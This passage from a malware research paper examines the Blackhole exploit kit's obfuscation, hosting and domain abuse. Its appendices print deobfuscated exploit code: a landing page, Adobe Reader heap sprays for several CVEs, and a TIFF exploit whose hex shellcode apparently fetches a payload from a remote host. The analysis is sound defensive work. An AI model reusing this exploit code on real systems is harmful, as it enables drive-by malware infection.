Initially samples appeared that used numeric character references [31] in attempts to evade detection. Then we started to see dummy applet parameters added. At the time of writing, we have even started to see additional characters prepended to the string used to pass in the payload URL! A selection of these tricks is summarised in Figure 13.

```
<!-- Addition of single HTML numeric characters -->
<applet code='Photo.class' archive='http://[removed]/content/jav2.jar'>
<param value="&#118;ssMlggvhesPs647zEFyA6e7E6Pe6sgYPMvM-VcV3/5oG6cr" name="p"/>
</applet>

<!-- Further character obfuscation, plus dummy parameter  -->
<applet code='In&#99;&#46;&#99;la&#115;&#115;' archive='http&#58;&#47;&#47;[removed]&#46;jar'>
<param name="p" test="12" valu="12" value= "v&#115;&#115;&#77;lggFeVwzv&#115;6z&#115;35PJFUgz&#115;7&#115;TEFFEy6gYPMvM-Vc9A.%%G6cr"/>
</applet>

<!-- Applet added via object element now as well! -->
<object type="application/x-java-applet" width="0" height="0">
<param name="s" value="1"/>
<param name="q" value="2"/>
<param name="archive" value="http&#58;&#47;&#47;[removed]&#47;sp30&#46;&#106;ar">
<param name="code" value="a&#46;Te&#115;t">
<param name="&#112;" value="L&#58;:9Nmm#qxtTRr13RICIq#x61wmnx9L92tS&CIJ?eqSd"/>
</object>

<!-- Additional characters prepended to obfuscated URL string -->
<applet code='&#73;n&#99;&#46;&#99;&#108;&#97;&#115;&#115;' archive='http&#58;&#47;&#47;[Removed]&#47;Qai&#46;&#106;ar'>
<param name="s" value="1"/>
<param name="q" value="2"/>
<param name="&#112;" valu="12" val="asd" value="NNL::9NmmC33RqIRyrq#:x=yRxwqmnx9L92tS6%?&deqSJ"/>
</applet>
```

Figure 13: Examples of some of the common obfuscation tactics used within the applet element of Blackhole landing pages.

4 Tracking Blackhole

In the final section of this paper, analysis of data gathered whilst tracking *Blackhole* is presented. Data from the past 6 months was used (Oct 2011 to Mar 2012), except where indicated otherwise.

4.1 Distribution of web threats

It is interesting to compare the threat posed by *Blackhole* in comparison with other web threats. As you can see from Figure 14, *Blackhole* features prominently in the threat statistics.




Figure 14: Breakdown of detected web threats by type (Oct 2011-Mar 2012).

Redirects from legitimate sites compromise the bulk of threats detected (unsurprisingly), but as you can see, just over a third of these are redirects specifically to *Blackhole*. Amongst the exploit sites seen, approximately half of them are *Blackhole*, confirming that this kit remains dominant in the market.

4.2 Sites hosting Blackhole

As noted earlier, one of the differentiating features of *Blackhole* compared to other exploit kits lies in its rental strategy. I was interested in whether this was evident from the list of sites known to have been hosting this exploit kit. Figure 15 shows a breakdown of sites by TLD.




Figure 15: Breakdown of TLD or IP for sites hosting Blackhole exploit kit.

As you can see, Blackhole has been mostly seen on dot com, in, info and ru sites. Doing the same analysis for subsets of the data (e.g. just the last month) shows some differences, but the general breakdown remains similar with the same three TLDs dominating.

Given the investment in obfuscation tricks (Section 3), it is not surprising that the *Blackhole* host sites 'move' rapidly. Freshly registered domains are normally used to host the kit, and these are brought online quickly (within 24 hours).

Site	WHOIS registration date	First seen hosting Blackhole
soaringhi dot info	2012-03-09	2012-03-10
adserv3 dot info	2012-03-07	2012-03-08
livesmal dot in	2012-03-14	2012-03-14
funkycafe dot net	2012-03-14	2012-03-15

Table 4: Some examples of fresh domains used to host Blackhole.

As you would expect, the useful lifetime of such domains is often very short; the hostnames failing to resolve after 24-72 hours. This is due to the use of a technique known as *domain name flux*, which is the term used to describe the process of continually allocating and updating multiple fully qualified domain names to the same IP address. Some examples are listed in Table 5. The technique is used to evade simplistic URL filtering defences.

Hostname	IP
hotsecured dot info hot-secured dot info bestsecured dot info coolsecured dot info	178.162.181.85
yoafarmers dot info rockingga dot info yuirocking dot info	209.85.147.105
pskovderevo dot in pskovedu dot in	91.208.16.4

Table 5: Examples of domain name flux as used in Blackhole hosting. Multiple domains registered all pointing to the same host IP.

This is why it is desirable for TDS servers (Section 2.3.1) to be used to bounce user traffic from compromised sites to the actual *Blackhole* site. This approach enables centralised control over the target domain, such that it can be changed frequently.

4.3 Countries hosting Blackhole

The countries where *Blackhole* was being hosted were then analysed. Sites known to have hosted the exploit kit in the past 3 months were used in this analysis. At the time of this analysis, approximately 60% of the domain names failed to resolve to an IP address, and so no host country could be determined. The country distribution for the remaining 40% is illustrated in Figure 16.




Figure 16: Countries where Blackhole has been hosted during the past 3 months (excludes sites where the host country was not possible to determine).

As you can see, the bulk of host sites are supplied by hosting providers in Russia and the US. This is contrary to the picture we see when looking at similar data but for all web threats, where the US dominate with approximately 50% and Russia is not even placed within the top 10.

The volume of *Blackhole* hosted on compromised sites (Section 4.5) is currently estimated to be fairly small. However, if this increases, then the above distribution would change (it would tend towards the distribution expected for all web threats).

4.4 Abuse of dynamic DNS & domain registration services

We have seen aggressive abuse of free domain registration services by *Blackhole*. There are many organisations that provide such services, and it is not uncommon for malware to abuse them. Some examples of where *Blackhole* has done this are shown in Table 6.

Service	Example *Blackhole* host sites	Date range
UNONIC.com (.tf)	y04.cz.tf, y02.at.tf, y00.sg.tf, x00.sg.tf, t26.ca.tf, t22.eu.tf, t24.at.tf, t09.eu.tf, t08.net.tf, t17.cz.tf, t16.pl.tf, t14.bg.tf, t13.ca.tf, t10.int.tf, t06.cz.tf, s28.ch.tf	2011-10 – 2011-12
smartdots.com (.tc)	xuja.hk.tc, xuja.br.tc, xuja.mx.tc, xuja.ie.tc, xuja.hu.tc, xuja.cz.tc, xuja.bg.tc, xuja.pl.tc, xuja.no.tc, xuja.be.tc, xuja.dk.tc, xuja.se.tc, xuja.ua.tc, xuja.ru.tc, xuja.es.tc, xuja.it.tc, s37.cz.tc, s31.se.tc, s29.ru.tc, s24.de.tc	2011-10 – 2012-02
nl.ai, cc.ai	dcqhpusu.nl.ai, huaqlsmt.nl.ai, sfvqxqwf.nl.ai, lnxxuwro.nl.ai, nilptiuh.nl.ai, qwxipoql.nl.ai, jnejbvcs.nl.ai, pvfrvepo.nl.ai, tabwwhqn.nl.ai, fillbillmill.nl.ai, 54644567.nl.ai, seezcewq.nl.ai, gerexas.nl.ai, aesdvxc.nl.ai, fokelaew.nl.ai,	2011-12 – present

Table 6: Examples of domain registration abuse for the purpose of hosting Blackhole.

However, as you can see from Figure 15, the abuse of such services represents only a small percentage of active *Blackhole* sites.

Dynamic DNS services such as ddns.*, 1dumb.com [32] and dlinkddns.com [33] are also heavily abused by *Blackhole*. Some examples are listed in Table 7.

Service	Example *Blackhole* host sites	Date range
1dumb.com	jeyrdm.1dumb.com, qizhgjnm.1dumb.com, jdwgqojqf.1dumb.com	2011-12 – present
dns1.us	freehost23.dns1.us, tsqaku.dns1.us	2011-10 – 2012-01
ddns.name	bold9780.ddns.name, 04jump.ddns.name	2011-10 – present
dlinkddns.com	Lostvolta.dlinkddns.com, consdale.dlinkddns.com, ylfoqt.dlinkddns,com	2011-11-2012-01

Table 7: Examples of dynamic DNS abuse for the purpose of hosting Blackhole.

There are many dynamic DNS services available, and abuse is widespread (certainly not limited to *Blackhole*). As the abuse continues, the reputation of all dynamic DNS services suffers. One possible benefit of this is that some of the providers may opt to deliver services with more rigorous screening of users and verification of how their service is being used.

4.5 Hosting on compromised web servers

Blackhole is not only hosted on fresh sites, registered solely for malicious purposes. Recently we have also seen legitimate sites getting compromised and used for hosting the exploit kit. The landing page is typically located within a folder named ‘Home’ or ‘Index’:

```
[removed]/Index/index.php

[removed]/Home/index.php
```

The additional file components used by Blackhole are located within this folder, with the same structure as described above (Section 2.3.3). For example, for Java, PDF and Flash content examples include:

```
[removed]/Home/content/jav2.jar

[removed]/Home/content/ap2.php?f=16

[removed]/Home/content/field.swf
```

The consistent location of the landing page (Home or Index folder) suggests that a single individual or group is responsible for this. We can only speculate as to whether or not this pool of *Blackhole* host sites is used for the rental.

5 Discussion & Conclusions

In this paper the *Blackhole* exploit kit has been described in detail. The paper has covered the general characteristics of the kit, revealing what techniques its authors use to retain control over how it is used. The various files used to exploit client vulnerabilities and infect victims with malware have been described. Such information is critical to those looking to secure their systems against this type of threat (through patching and control of legitimate applications).

During this research, I have been interested in the reasons why *Blackhole* has grown into the most prolific and successful exploit kit in use today. The fundamental job of exploit kits is

to provide a service for individuals wanting to infect users with malware. Quite simply, the most successful kit will be the one that best achieves this goal. The key factors that differentiate between exploit kits include:

- Traffic. How much user traffic is redirected to the exploit kit is fundamental to its success.
- Evasion of detection. A kit that is easily blocked through content URL filtering, IDS and content detection will fail.
- Business model. Exploit kits are a service in a competitive market. A popular kit will be one that is competitively priced, with a sound business model.

In all these aspects *Blackhole* delivers. Significant volumes of web traffic are redirected to sites hosting *Blackhole*. This is thanks to multiple spam campaigns and the defacement of huge numbers of legitimate web sites (injection of some HTML or JavaScript redirect).

The authors of the kit have taken care to retain control of it; the scripts are encoded to prevent others copying the code and the business model includes a rental option, where individuals pay for a hosted service. The content used by *Blackhole* is aggressively obfuscated and extremely polymorphic. Integrated anti-virus scanning services are clearly used to great effect. From a file content perspective, updates to *Blackhole* (and the redirects used to control web traffic) appear to be very well coordinated. In this paper, I speculate that this is due to the centralised control that the authors have over the kit.

Given the efforts taken by *Blackhole* to evade detection, it is perhaps surprising that some aspects of the kit (e.g. URL paths, filenames, query string structure) have remained largely stagnant. As noted earlier in this paper, this is something that is likely to change (if it hasn't already).

In conclusion, over the past 12-18 months we have seen *Blackhole* become the most prevalent and notorious of the exploit kits used to infect people with malware. Some of the tricks and techniques used are likely to shape what we see in competing kits in the future. However, could the centralised approach used to maintain control over *Blackhole* also prove to be its Achilles heel? Might this facilitate law enforcement being able to shut down the entire operation? Based on the facts presented in this paper, I think it is fair to suggest that without legal intervention *Blackhole* will continue to be one of the main routes by which users are infected with malware.

6 Appendices

6.1 Appendix 1: Deobufscated Blackhole landing page

The deobfuscated and prettified JavaScript from a recent *Blackhole* landing page is shown in the code listing below. In this particular sample the Java content is loaded from an applet within the landing page site, not via the inline JavaScript.

```
document.write('<center><h1>Please wait page is loading...</h1></center><hr>');

function end_redirect() {}

var pdfver = [0, 0, 0, 0], flashver = [0, 0, 0, 0];

try {
    var PluginDetect = {
        version: "0.7.6",
        name: "PluginDetect",


    // removed bulk of PluginDetect library for clarity

    // in recent variants, the PluginDetect library is loaded
    // from a remove site, rather than embedded in the landing
    // page


    PluginDetect.initScript();
    PluginDetect.getVersion(".");
    pdfver = PluginDetect.getVersion("AdobeReader");
    flashver = PluginDetect.getVersion('Flash');
} catch (e) {}

if (typeof pdfver == 'string') {
    pdfver = pdfver.split('.')
} else {
    pdfver = [0, 0, 0, 0]
}

if (typeof flashver == 'string') {
    flashver = flashver.split('.')
} else {
    flashver = [0, 0, 0, 0]
};

exec7 = 1;

function spl0() {
    spl2()
}

function spl2() {
    spl3()
}

function show_pdf(src) {
    var pifr = document.createElement('IFRAME');
    pifr.setAttribute('width', 1);
    pifr.setAttribute('height', 1);
    pifr.setAttribute('src', src);
    document.body.appendChild(pifr)
}

function spl3() {
    if (pdfver[0] > 0 && pdfver[0] < 8) {
        exec7 = 0;
        show_pdf('./content/ap1.php?f=cc677')
    } else if ((pdfver[0] == 8) || (pdfver[0] == 9 && pdfver[1] <= 3))
        exec7 = 0;
        show_pdf('./content/ap2.php?f=cc677')
    }
    spl4()
}

function spl4() {
    var m = document.createElement('IFRAME');
    m.setAttribute('src',
'hcp://services/search?query=anything&topic=hcp://system/sysinfo/sysinfomain.htm%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%
%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%
A%%A%%A%%A%%A%%A%%A..%5C..%5Csysinfomain.htm%u003fsvr=<scr' + 'ipt defer>eval(Run(String.fromCharCode( ... removed
charCode array ...)));</scr' + 'ipt>');
    m.setAttribute('width', 0);
    m.setAttribute('height', 0);
    document.body['appendChild'](m);
    spl5()
}
```

Annotations beside the listing:

- Dummy “Please wait...” text to display to user
- *PluginDetect* library usage
- Sequence of functions to load exploit content
- Load PDFs
- HCP/CVE-2010-1885

```
function getCN() {
    return 'content/score.swf'
}

function getBlockSize() {
    return 1024
}

function getAllocSize() {
    return 1024 * 1024
}

function getAllocCount() {
    return 300
}

function getFillBytes() {
    var a = '%u' + '0c0c';
    return a + a;
}

function getShellCode() {
    return "%u ... removed shellcode ... "
}

function spl5() {
    var ver1 = flashver[0];
    var ver2 = flashver[1];
    var ver3 = flashver[2];
    if (((ver1 == 10 && ver2 == 0 && ver3 > 40) || ((ver1 == 10 && ver2 > 0) && (ver1 == 10 && ver2 < 2))) ||
((ver1 == 10 && ver2 == 2 && ver3 < 159) || (ver1 == 10 && ver2 < 2))) {
        var fname = "content/field";
        var Flash_obj = "<object classid='clsid:d27cdb6e-ae6d-11cf-96b8-444553540000' width=10 height=10
id='swf_id'>";
        Flash_obj += "<param name='movie' value='" + fname + ".swf' />";
        al = "always";
        Flash_obj += "<param name=\"allowScriptAccess\" value='" + al + "' />";
        Flash_obj += "<param name='Play' value='0' />";
        Flash_obj += "<embed src='" + fname + ".swf' id='swf_id' name='swf_id'";
        Flash_obj += "allowScriptAccess='" + al + "'";
        Flash_obj += "type='application/x-shockwave-flash'";
        Flash_obj += "width='10' height='10'>";
        Flash_obj += "</embed>";
        Flash_obj += "</object>";
        var oSpan = document.createElement("span");
        document.body.appendChild(oSpan);
        oSpan.innerHTML = Flash_obj;
    }
    setTimeout(end_redirect, 8000);
}

spl0();
```

See Appendix 4 for how these functions are used!

Load Flash

6.2 Appendix 2: PDF ‘type 1’

The deobfuscated and prettified JavaScript from ‘type 1’ PDFs used by *Blackhole*.

```
bjsg = '%u ... shellcode removed ...';

function ezvr(ra, qy) {
    while (ra.length * 2 < qy) {
        ra += ra;
    }
    ra = ra.substring(0, qy / 2);
    return ra;
}

function bx() {
    var dkg = new Array();
    var vw = 0x0c0c0c0c;
    var addr = 0x400000;
    var payload = unescape(bjsg);
    var sc_len = payload.length * 2;
    var qy = addr - (sc_len + 0x38);
    var yarsp = unescape('%u9090%u9090');
    yarsp = ezvr(yarsp, qy);
    var count2 = (vw - 0x400000) / addr;
    for (var count = 0; count < count2; count++) {
        dkg[count] = yarsp + payload;
    }
    var overflow = unescape('%u0c0c%u0c0c');
    while (overflow.length < 44952) {
        overflow += overflow;
    }
    this.collabStore = Collab.collectEmailInfo({
        subj: '',
        msg: overflow
    });
}

function printf() {
    nop = unescape('%u0A0A%u0A0A%u0A0A%u0A0A');
    var payload = unescape(bjsg);
    heapblock = nop + payload;
    bigblock = unescape('%u0A0A%u0A0A');
    headersize = 20;
    spray = headersize + heapblock.length;
    while (bigblock.length < spray) {
        bigblock += bigblock;
    }
    fillblock = bigblock.substring(0, spray);
    block = bigblock.substring(0, bigblock.length - spray);
    while (block.length + spray < 0x40000) {
        block = block + block + fillblock;
    }
    mem = new Array();
    for (i = 0; i < 1400; i++) {
        mem[i] = block + heapblock;
    }
    var num = 12999999999999999999888888888888888888888888 ... snip ...;
    util.printf('%45000f', num);
}

function geticon() {
    var arry = new Array();
    if (app.doc.Collab.getIcon) {
        var payload = unescape(bjsg);
        var hWq500CN = payload.length * 2;
        var qy = 0x400000 - (hWq500CN + 0x38);
        var yarsp = unescape('%u9090%u9090');
        yarsp = ezvr(yarsp, qy);
        var p5AjK65f = (0x0c0c0c0c - 0x400000) / 0x400000;
        for (var vqcQD96y = 0; vqcQD96y < p5AjK65f; vqcQD96y++) {
            arry[vqcQD96y] = yarsp + payload;
        }
        var tUMhNbGw = unescape('%09');
        while (tUMhNbGw.length < 0x4000) {
            tUMhNbGw += tUMhNbGw;
        }
        tUMhNbGw = 'N.' + tUMhNbGw;
        app.doc.Collab.getIcon(tUMhNbGw);
    }
}

aPlugins = app.plugIns;
var sv = parseInt(app.viewerVersion.toString().charAt(0));
for (var i = 0; i < aPlugins.length; i++) {
    if (aPlugins[i].name == 'EScript') {
        var lv = aPlugins[i].version;
```

CVE-2007-5659
v 6, 7, <7.11

CVE-2008-2992
v7.1

CVE-2009-0927
v 8, 9, <=8.12

```
    }
}
if ((lv == 9) || ((sv == 8) && (lv <= 8.12))) {
    geticon();
} else if (lv == 7.1) {
    printf();
} else if (((sv == 6) || (sv == 7)) && (lv < 7.11)) {
    bx();
} else if ((lv >= 9.1) || (lv <= 9.2) || (lv >= 8.13) || (lv <= 8.17)) {
    function a() {
        util.printd('p@111111111111111111111111 : yyyy111', new Date());
    }
    var h = app.plugIns;
    for (var f = 0; f < h.length; f++) {
        if (h[f].name == 'EScript') {
            var i = h[f].version;
        }
    }
    if ((i > 8.12) && (i < 8.2)) {
        c = new Array();
        var d = unescape('%u9090%u9090');
        var e = unescape(bjsg);
        while (d.length <= 0x8000) {
            d += d;
        }
        d = d.substr(0, 0x8000 - e.length);
        for (f = 0; f < 2900; f++) {
            c[f] = d + e;
        }
        a();
        a();
        try {
            this.media.newPlayer(null);
        } catch (e) {}
        a();
    }
}
```

CVE-2009-4324
v 8.12-8.2

6.3 Appendix 3: PDF ‘type 2’

The deobfuscated and prettified JavaScript from ‘type 1’ PDFs used by *Blackhole*. The base64-encoded body of a TIFF file is created by the JavaScript, in order to exploit CVE-2010-0188.

```
var padding;
var bbb, ccc, ddd, eee, fff, ggg, hhh;
var pointers_a, i;
var x = new Array();
var y = new Array();
var _l1 =
'4c20600f0517804a3c20600f0f63804aa3eb804a3020824a6e2f804a4141414126000000000000000000000000000001239804a6420600f000400004141
4141414141416683e4fcfc85e47534e95f33c0648b40308b400c8b701c568b760833db668b5e3c0374332c81ee1510ffffb88b4030c346390675fb8734248
5e47551e9eb4c51568b753c8b74357803f5568b762003f533c94941fcad03c533db0fbe1038f27408c1cb0d03da40ebf13b1f75e65e8b5e2403dd668b0c4b
8d46ecff54240c8bd803dd8b048b03c5ab5e59c3eb53ad8b6820807d0c33740396ebf38b68088bf76a0559e898ffffffe2f9e80000000058506a4068ff000
0005083c01950558bec8b5e1083c305ffe3686f6e00006875726c6d54ff1683c4088be8e861fffffeb02eb7281ec040100008d5c240cc7042472656773c7
44240476723332c7442408202d73205368f8000000ff560c8be833c951c7441d0077706274c7441d052e646c6cc6441d0900598ac1043088441d0441516a0
06a0053576a00ff561485c075166a0053ff56046a0083eb0c53ff560483c30ceb02eb1347803f0075fa47803f0075c46a006afeff5608e89cfefffff8e4e0e
ec98fe8a0e896f01bd33ca8a5b1bc64679361a2f70687474703a2f2f6766616e6b612e696e2f772e7068703f663d343762636126653d340000';
var _l2 =
'4c20600fa563804a3c20600f9621804a901f804a3090844a7d7e804a4141414126000000000000000000000000000007188804a6420600f000400004141
4141414141416683e4fcfc85e47534e95f33c0648b40308b400c8b701c568b760833db668b5e3c0374332c81ee1510ffffb88b4030c346390675fb8734248
5e47551e9eb4c51568b753c8b74357803f5568b762003f533c94941fcad03c533db0fbe1038f27408c1cb0d03da40ebf13b1f75e65e8b5e2403dd668b0c4b
8d46ecff54240c8bd803dd8b048b03c5ab5e59c3eb53ad8b6820807d0c33740396ebf38b68088bf76a0559e898ffffffe2f9e80000000058506a4068ff000
0005083c01950558bec8b5e1083c305ffe3686f6e00006875726c6d54ff1683c4088be8e861fffffeb02eb7281ec040100008d5c240cc7042472656773c7
44240476723332c7442408202d73205368f8000000ff560c8be833c951c7441d0077706274c7441d052e646c6cc6441d0900598ac1043088441d0441516a0
06a0053576a00ff561485c075166a0053ff56046a0083eb0c53ff560483c30ceb02eb1347803f0075fa47803f0075c46a006afeff5608e89cfefffff8e4e0e
ec98fe8a0e896f01bd33ca8a5b1bc64679361a2f70687474703a2f2f6766616e6b612e696e2f772e7068703f663d343762636126653d340000';
_l3 = app;
_l4 = new Array();


function _l5() {
    var _l6 = _l3.viewerVersion.toString();
    _l6 = _l6.replace('.', '');
    while (_l6.length < 4) _l6 += '0';
    return parseInt(_l6, 10)
}

function _l7(_l8, _l9) {
    while (_l8.length * 2 < _l9) _l8 += _l8;
    return _l8.substring(0, _l9 / 2)
}

function _I0(_I1) {
    _I1 = unescape(_I1);
    roteDak = _I1.length * 2;
    dakRote = unescape('%u9090');
    spray = _l7(dakRote, 0x2000 - roteDak);
    loxWhee = _I1 + spray;
    loxWhee = _l7(loxWhee, 524098);
    for (i = 0; i < 400; i++) _l4[i] = loxWhee.substr(0, loxWhee.length - 1) + dakRote;
}

function _I2(_I1, len) {
    while (_I1.length < len) _I1 += _I1;
    return _I1.substring(0, len)
}

function _I3(_I1) {
    ret = '';
    for (i = 0; i < _I1.length; i += 2) {
        b = _I1.substr(i, 2);
        c = parseInt(b, 16);
        ret += String.fromCharCode(c);
    }
    return ret
}

function _ji1(_I1, _I4) {

    _I5 = '';

    for (_I6 = 0; _I6 < _I1.length; _I6++) {
        _l9 = _I4.length;
        _I7 = _I1.charCodeAt(_I6);
        _I8 = _I4.charCodeAt(_I6 % _l9);
        _I5 += String.fromCharCode(_I7 ^ _I8);
    }
    return _I5
}
```

```
function _I9(_I6) {
    _j0 = _I6.toString(16);
    _j1 = _j0.length;
    _I5 = (_j1 % 2) ? '0' + _j0 : _j0;
    return _I5
}

function _j2(_I1) {
    _I5 = '';
    for (_I6 = 0; _I6 < _I1.length; _I6 += 2) {
        _I5 += '%u';
        _I5 += _I9(_I1.charCodeAt(_I6 + 1));
        _I5 += _I9(_I1.charCodeAt(_I6))
    }
    return _I5
}

function _j3() {
    _j4 = _l5();
    if (_j4 < 9000) {
        _j5 = 'o+uASjgggkpuL4BK/////wAAAABAAAAAAAAAAAAQAAAAAAAAfhaASiAgYA98EIBK';
        _j6 = _l1;
        _j7 = _I3(_j6)
    } else {
        _j5 = 'kB+ASjiQhEp9foBK/////wAAAABAAAAAAAAAAAAQAAAAAAAAYxCASiAgYA/fE4BK';
        _j6 = _l2;
        _j7 = _I3(_j6)
    }
    _j8 = 'SUkqADggAABB';
    _j9 = _I2('QUFB', 10984);
    _ll0 =
'QQcAAAEDAAEAAAAwIAAAAQEDAAEAAAABAAAAAwEDAAEAAAABAAAABgEDAAEAAAABAAAAEQEEAAEAAAAIAAAAFwEEAAEAAAAwIAAAUAEDAMwAAACSIAAAAAAAAAAAMDAj/////';
    _ll1 = _j8 + _j9 + _ll0 + _j5;
    _ll2 = _ji1(_j7, '');
    if (_ll2.length % 2) _ll2 += unescape('%00');
    _ll3 = _j2(_ll2);
    with({
        k: _ll3
    }) _I0(k);
    qwe123b.rawValue = _ll1
}
_j3();
```

Base-64 encoded TIFF header

CVE-2010-0188

6.4 Appendix 4: Flash 'type 1'

Part of the disassembled ActionScript from within one of the `field.swf` files is shown below. Note the references to the various functions that were highlighted in red within the JavaScript listing of Appendix 1. Disassembly was performed using the *Adobe SWF Investigator* tool [34].

```
class Spray extends flash.display::Sprite
{
  function Spray():*       /* disp_id=-1 method_id=1 nameIndex = 1 */
  {
    // local_count=13 max_scope=1 max_stack=5 code_len=374
    // method position=704 code position=752
    0    getlocal0
    1    pushscope
    2    pushbyte          0
    4    setlocal1
    5    getlocal0
    6    constructsuper    (0)
    8    getlex            flash.external::ExternalInterface //nameIndex = 5
    10   pushstring        "g"                                          }
    12   pushstring        "e"                                          }
    14   add                                                            }
    15   pushstring        "t"                                          }   Push 'getCN' string
    17   add                                                            }
    18   pushstring        "C"                                          }
    20   add                                                            }
    21   pushstring        "N"                                          }
    23   add               ~
    24   callproperty      call (1) //nameIndex = 6                         Call via ExternalInterface
    27   coerce_s
    28   setlocal2
    29   getlex            flash.external::ExternalInterface //nameIndex = 5
    31   pushstring        "getB"                                       }
    33   pushstring        "l"                                          }
    35   add                                                            }
    36   pushstring        "o"                                          }   Push 'getBlock' string
    38   add                                                            }
    39   pushstring        "c"                                          }
    41   add                                                            }
    42   pushstring        "k"                                          }
    44   add                                                            }
    45   pushstring        "Size"
    47   add                                                              Call via ExternalInterface
    48   callproperty      call (1) //nameIndex = 6
    51   convert_i
    52   setlocal3
    53   getlex            flash.external::ExternalInterface //nameIndex = 5
    55   pushstring        "g"                                          }
    57   pushstring        "e"                                          }   Push 'getAllocSize' string
    59   add                                                            }
    60   pushstring        "tAllocSize"
    62   add                                                              Call via ExternalInterface
    63   callproperty      call (1) //nameIndex = 6
    66   convert_i
    67   setlocal          4
    69   getlex            flash.external::ExternalInterface //nameIndex = 5
    71   pushstring        "g"                                          }
    73   pushstring        "etAllocCount"                               }   Push 'getAllocCount'
    75   add                                                            }
    76   callproperty      call (1) //nameIndex = 6                         Call via ExternalInterface
    79   convert_i
    80   setlocal          5
    82   findpropstrict    flash.display::Loader //nameIndex = 7
    84   constructprop     flash.display::Loader (0) //nameIndex = 7
    87   coerce            flash.display::Loader //nameIndex = 7
    89   setlocal          6
    91   findpropstrict    flash.net::URLRequest //nameIndex = 8
    93   getlocal2
    94   constructprop     flash.net::URLRequest (1) //nameIndex = 8
    97   coerce            flash.net::URLRequest //nameIndex = 8
    99   setlocal          7
    101  findpropstrict    flash.utils::ByteArray //nameIndex = 9
    103  constructprop     flash.utils::ByteArray (0) //nameIndex = 9
    106  coerce            flash.utils::ByteArray //nameIndex = 9
    108  setlocal          8
    110  findpropstrict    flash.utils::ByteArray //nameIndex = 9
    112  constructprop     flash.utils::ByteArray (0) //nameIndex = 9
    115  coerce            flash.utils::ByteArray //nameIndex = 9
    117  setlocal          9
    119  getlocal          8
    121  findpropstrict    unescape //nameIndex = 10
    123  getlex            flash.external::ExternalInterface //nameIndex = 5
```

```
125  pushstring        "g"
127  pushstring        "etFillBytes"
129  add
130  callproperty      call (1) //nameIndex = 6
133  callproperty      unescape (1) //nameIndex = 10
136  pushstring        "utf-16"
138  callpropvoid      writeMultiByte (2) //nameIndex = 11
141  getlocal          9
143  findpropstrict    unescape //nameIndex = 10
145  getlex            flash.external::ExternalInterface //nameIndex = 5
147  pushstring        "g"
149  pushstring        "etShellCod"
151  add
152  pushstring        "e"
154  add
155  callproperty      call (1) //nameIndex = 6
158  callproperty      unescape (1) //nameIndex = 10
161  pushstring        "utf-16"

// snipped remainder of script for clarity
```

Push ‘getFillBytes’ string

Call via ExternalInterface

Push ‘getShellCode’ string

Call via ExternalInterface

6.5 Appendix 5: Flash ‘type 2’

Part of the disassembled ActionScript from within the ‘type 2’ file (`score.swf`) loaded by the ‘type 1’ file (`field.swf`). Disassembly was performed using the *Adobe SWF Investigator* tool.

```
   class vuln extends flash.display::Sprite
{
  function vuln():*  /* disp_id=-1 method_id=1 nameIndex = 4 */
  {
    // local_count=12 max_scope=1 max_stack=4 code_len=337
    // method position=10691 code position=10773

....// snipped part of script for clarity

    176  pushstring          "66E369A010FF0E54815...snip...1F6803"
    178  pushstring          "5"
    180  add
    181  pushstring          "7"
    183  add
    184  pushstring          "5"
    186  add
    187  pushstring          "3"
    189  add
    190  pushstring          "4"
    192  add

....// snipped part of script for clarity

